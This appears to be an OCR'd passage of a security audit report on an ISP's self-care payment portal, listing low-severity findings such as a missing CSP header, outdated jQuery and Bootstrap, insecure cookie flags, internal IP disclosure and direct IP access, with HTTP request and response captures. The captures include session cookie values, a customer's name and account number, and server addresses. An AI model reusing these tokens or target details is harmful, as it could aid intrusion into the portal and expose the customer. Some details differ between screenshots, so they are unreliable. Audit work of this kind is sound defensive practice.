
Mobile No: XXXXXX0141

Email ID: raXXXXXXX37439@gmail.com


EXISTING PACK NAME : GPON_RTN_HERO_ULTD_MUM_PRE_40MBPS 1M (Expires on 20-08-2025)

Plan List

PLAN	VALIDITY	DATA
₹ 549	Monthly	Unlimited GB@100MBPS

12	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation		**Missing Content Security Policy (CSP) Header**
Severity		Low
Status		OPEN
Vulnerability point /Impact		Without a properly configured CSP header, the application is vulnerable to Cross-Site Scripting (XSS) and other code injection attacks
CVE /CWE		CWE-346: Origin Validation Error; CWE-693: Protection Mechanism Failure
Control Objective		Ensure that the application enforces a Content Security Policy to mitigate code injection attacks.
Control Name		Content Security Policy (CSP)
Audit Requirement		1. CSP Policy Review: Check if a CSP header is implemented and properly configured for security. 2. Code Review: Ensure the application only allows trusted sources for scripts, styles, and other content. 3. Monitoring and Logging: Monitor violations of the CSP and analyze reports to detect potential attacks.
Recommendation		Implement below security headers with their best practices Content-Security-Policy (CSP) Controls resources the browser is allowed to load for a given page, mitigating XSS and other code injection attacks. Content-Security-Policy: default-src 'self'; script-src 'self'
Reference		OWASP Mobile Top 10, SANS25
New or Repeat Observation		New

Proof of Concept:




```
POST /selfcare_beta/index.php?r=qp/planpurchase HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=
dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 239
Origin: https://isp.hathway.net:7404
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

loginfield=2&ContactForm%5BaccountNo%5D=133445667&ContactForm%5BmobileNo%5D=&
ContactForm%5Bhiddencaptcha%5D=&ContactForm%5Bpromo_accountno%5D=&
ContactForm%5Bpromo_poid%5D=&ContactForm%5Bpromo_bill_when%5D=&
ContactForm%5Bpromo_plan_name%5D=
```

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 29 Jul 2025 06:17:41 GMT
Pragma: no-cache
Content-Length: 13989
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN


<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1,
    minimum-scale=1.0, maximum-scale=1.0, user-scalable=no" />
    <title>
      Hathway
    </title>

    <link rel="stylesheet" href="
    https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.
    />
    <link rel="stylesheet" href="/selfcare_beta/css/bootstrap.min.css" type="text/c
    />
```


13	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation		**Outdated jQuery and Bootstrap Version**
Severity		Low
Status		OPEN
Vulnerability point /Impact		Use of outdated versions of jQuery and Bootstrap may lead to vulnerabilities such as Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), or other security flaws, as known vulnerabilities in older versions are often exploited by attackers.
CVE /CWE		CWE-94
Control Objective		Ensure that the latest, secure versions of jQuery and Bootstrap are used in the application.
Control Name		Software Component Updates
Audit Requirement		Library Version Review: Audit the application to identify any outdated versions of jQuery and Bootstrap.
Recommendation		Update jQuery and Bootstrap to their latest secure versions, and continuously monitor for new updates and vulnerabilities in third-party libraries.
Reference		OWASP Mobile Top 10, SANS25
New or Repeat Observation		New

Proof of Concept:



```
GET /selfcare_beta/js/bootstrap.min.js HTTP/1.1
Host: isp.hathway.net:7404
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=2
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Jul 2025 06:44:44 GMT
Accept-Ranges: bytes
Content-Length: 31819
Content-Type: text/javascript
Last-Modified: Sun, 05 May 2024 16:03:34 GMT

/*!
 * Bootstrap v3.2.0 (http://getbootstrap.com)
 * Copyright 2011-2014 Twitter, Inc.
 * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
 */
if("undefined"==typeof jQuery)throw new Error("Bootstrap's JavaScript requires jQuery");
+function(a){
     "use strict";
     function b(){
          var a=document.createElement("bootstrap"),b={
               WebkitTransition:"webkitTransitionEnd",MozTransition:"transitionend",
               OTransition:"oTransitionEnd otransitionend",transition:"transitionend"
          };
          for(var c in b)if(void 0!==a.style[c])return{
               end:b[c]
          };
          return!1
     }
     a.fn.emulateTransitionEnd=function(b){
          var c=!1,d=this;
          a(this).one("bsTransitionEnd",function(){
               c=!0
          }
```




```
GET /selfcare_beta/js/jquery-1.8.3.js HTTP/1.1
Host: isp.hathway.net:7404
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Jul 2025 06:44:42 GMT
Accept-Ranges: bytes
Content-Length: 267739
Content-Type: text/javascript
Last-Modified: Sun, 05 May 2024 16:03:34 GMT

/*!
 * jQuery JavaScript Library v1.8.3
 * http://jquery.com/
 *
 * Includes Sizzle.js
 * http://sizzlejs.com/
 *
 * Copyright 2012 jQuery Foundation and other contributors
 * Released under the MIT license
 * http://jquery.org/license
 *
 * Date: Tue Nov 13 2012 08:20:33 GMT-0500 (Eastern Standard Time)
 */
(function( window, undefined ) {
     var
     // A central reference to the root jQuery(document)
     rootjQuery,

     // The deferred used on DOM ready
     readyList,
```

14 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation	**Cookie Attribute Missing**
Severity	Low
Status	OPEN
Vulnerability point /Impact	Cookies without the Secure attribute can be transmitted over insecure connections (HTTP). This increases the risk of session hijacking or interception by attackers using man-in-the-middle (MITM) attacks, compromising the confidentiality of session data.
CVE /CWE	CWE-614 (Sensitive Cookie in HTTPS Session Without Secure Attribute)
Control Objective	Ensure cookies are only transmitted over secure (HTTPS) connections by enforcing the Secure attribute in cookie settings, preventing exposure to interception during transmission.
Control Name	Cookie Security Control
Audit Requirement	Regularly review and audit web applications to ensure all sensitive cookies (e.g., session, authentication cookies) are flagged with the Secure attribute. Ensure HTTP connections are properly redirected to HTTPS to enforce secure transmission.
Recommendation	1. It is recommended to set the HttpOnly flag for cookies to prevent client-side scripts from accessing sensitive session data, thereby mitigating the risk of cross-site scripting (XSS) attacks. 2. SameSite=Lax for general use. This restricts cookies from being sent with cross-site requests except for top-level navigations. SameSite=Strict for sensitive operations that should only occur in a first-party context. SameSite=Secure if the cookie must be sent in cross-site contexts (like third-party APIs or embedded content) and only over HTTPS.
Reference	OWASP Web Security Top 10, SANS25
New or Repeat Observation	New

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

Welcome,
Mr. Upendra Array Naik

Account No:
1334456677

Mobile No:
XXXXXX0141

Email ID:
raXXXXXXX37439@gmail.com

Review and Confirm

PACK NAME : ₹424.00

GPON_RTN_HERO_ULTD_MUM_PRE_40MBPS 1M

Expires on 20-08-2025


Quick Pay

Total Subscription Amount: ₹ 519 (Incl. of Taxes)

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSION...	dkJUziDBrlrnATOUuhpan40dbH9cD6onchHyko1f5Lopx0YrYf3h!4042328...	isp.hathway.n...	/	Session	72	true	false		Tue, 29 Jul 2025 08:57:24 G...
PHPSESSID	dkJsuQvZEdwAAAAZhUziDB	isp.hathway.n...	/selfcare_be...	Session	31	false	false		Tue, 29 Jul 2025 08:57:24 G...


15 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/js/qp/plan_purchase.js
Vulnerability title / Observation	**Internal IP Address Disclosure**
Severity	🟩 Low
Status	OPEN
Vulnerability point /Impact	Exposure of internal IP addresses can provide attackers with network details for further attacks (e.g., reconnaissance).
CVE /CWE	CWE-200: Information Exposure; CWE-201: Exposure of Sensitive Information Through Sent Data
Control Objective	Ensure that internal network details are not exposed to unauthorized users.
Control Name	Information Exposure Prevention
Audit Requirement	Identify instances where internal IP addresses are exposed in headers, responses, or error messages.
Recommendation	Mask or remove internal IP addresses from all external-facing outputs and logs.
Reference	OWASP Web Security Top 10, SANS25
New or Repeat Observation	New

Proof of Concept:



```
GET /selfcare_beta/js/qp/plan_purchase.js HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=
dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive
```

```
                    }
                    else{
                        $("#reviewandcinfirm_reviewer_submit").addClass("hide");
                        $("#confirm-row-outstanding").addClass("hide");
                        $("#review_total_top").show();
                    }
                }
                else{
                    window.localStorage.setItem("account no","");
                    // window.location = "
                    http://172.20.20.20:7106/selfcare_prodbase/index.php?r=qp/enterdetai
                    ls";
                    window.location = "index.php?r=qp/logout";
                }
            }
        }
        );

}
else if(provision_status == "0"){
    var service_statusn_msg =
    "<h4>Yourr account is not activated yet. If you wish to make a payment, please clic
    k proceed</h4>";
    bootbox.confirm({
        message: service_statusn_msg,
        buttons: {
            'cancel': {
                label: 'Cancel',
                className: 'btn-danger'
            },
            'confirm': {
```




```
GET /selfcare_beta/js/qp/plan_purchase.js HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=
dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive
```

```
                    $("#payment_details_page").removeClass("hide");
                    $("#enter_account_number").addClass("hide");
                    $("#purchase_plan_taxes").html("0.00");
                    $("#purchase_plan_cpe_charges").html("0.00");
                    $("#purchase_plan_amount").html("0.00");
                    $("#total_pay_amount").html(outstanding_amount.toFixed(2));
                    $("#payable_amount").val(outstanding_amount.toFixed(2));
                    $("#confirm-row-package_details").html(
                    "<td><h3>Your Service Status is </h3></td><td class='text-right' wid
                    th='100' style='color: red;font-size: x-large;font-style: italic;'>N
                    ew Customer</td>");
                }
                else{
                    window.localStorage.setItem("account no","");
                    // window.location = "
                    http://172.20.20.20:7106/selfcare_prodbase/index.php?r=qp/enterdetai
                    ls";
                    window.location = "index.php?r=qp/logout";
                }
            }
        }
        );
}
else if(provision_status == "7"){
    $("#confirm-row-package_details").html(
    "<td><h3>Your Service Status is </h3></td><td class='text-right' width='100' style=
    'color: red;font-size: x-large;font-style: italic;'>Terminated</td>");
    $("#confirm-row-outstanding").removeClass("hide");
    $("#confirm-row-refund").addClass("hide");
    $("#confirm-row-discount").addClass("hide");
```

16 Affected URL /IP	https://202.88.130.105:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation	**Application is accessible over IP Address**
Severity	Low
Status	OPEN
Vulnerability point /Impact	Applications accessible via IP addresses are more exposed to potential attacks, including DDoS (Distributed Denial of Service) and other forms of network-based attacks. Domain names often provide a more professional and user-friendly experience, which can be important for customer-facing applications. Direct IP access might bypass some security measures typically enforced by domain-based access controls.
CVE /CWE	CWE-284
Control Objective	Ensure that application access is properly controlled through domain-based security policies and that SSL/TLS encryption is enforced.
Control Name	Domain Name and Access Control Management
Audit Requirement	Audit server and firewall configurations to verify that IP-based access is restricted, and traffic is forced through domain names. Conduct penetration tests to ensure SSL/TLS is enforced for all connections, whether accessed via IP or domain.
Recommendation	Configure your server to deny direct access over IP addresses and require access via the domain name. Ensure that SSL certificates are configured to apply to all access methods, including IP addresses, and redirect traffic from IP addresses to the domain.
Reference	OWASP Web Security Top 10, SANS25
New or Repeat Observation	New

Proof of Concept:



202.88.130.105:7404/selfcare_beta/index.php?r=qp/planpurchase

Welcome,
Mr. Upendra Ulhas Naik

Account No:
1334456677

Mobile No:
XXXXXX9390

Email ID:
raXXXXXXX37439@gmail.com

Review and Confirm

PACK NAME : ₹424.00
GPON_RTN_HERO_ULTD_MUM_PRE_40MBPS 1M
Expires on 20-08-2025

Device Charges ₹15.00


Quick Pay

Total Subscription Amount: ₹ 519 (Incl. of Taxes)

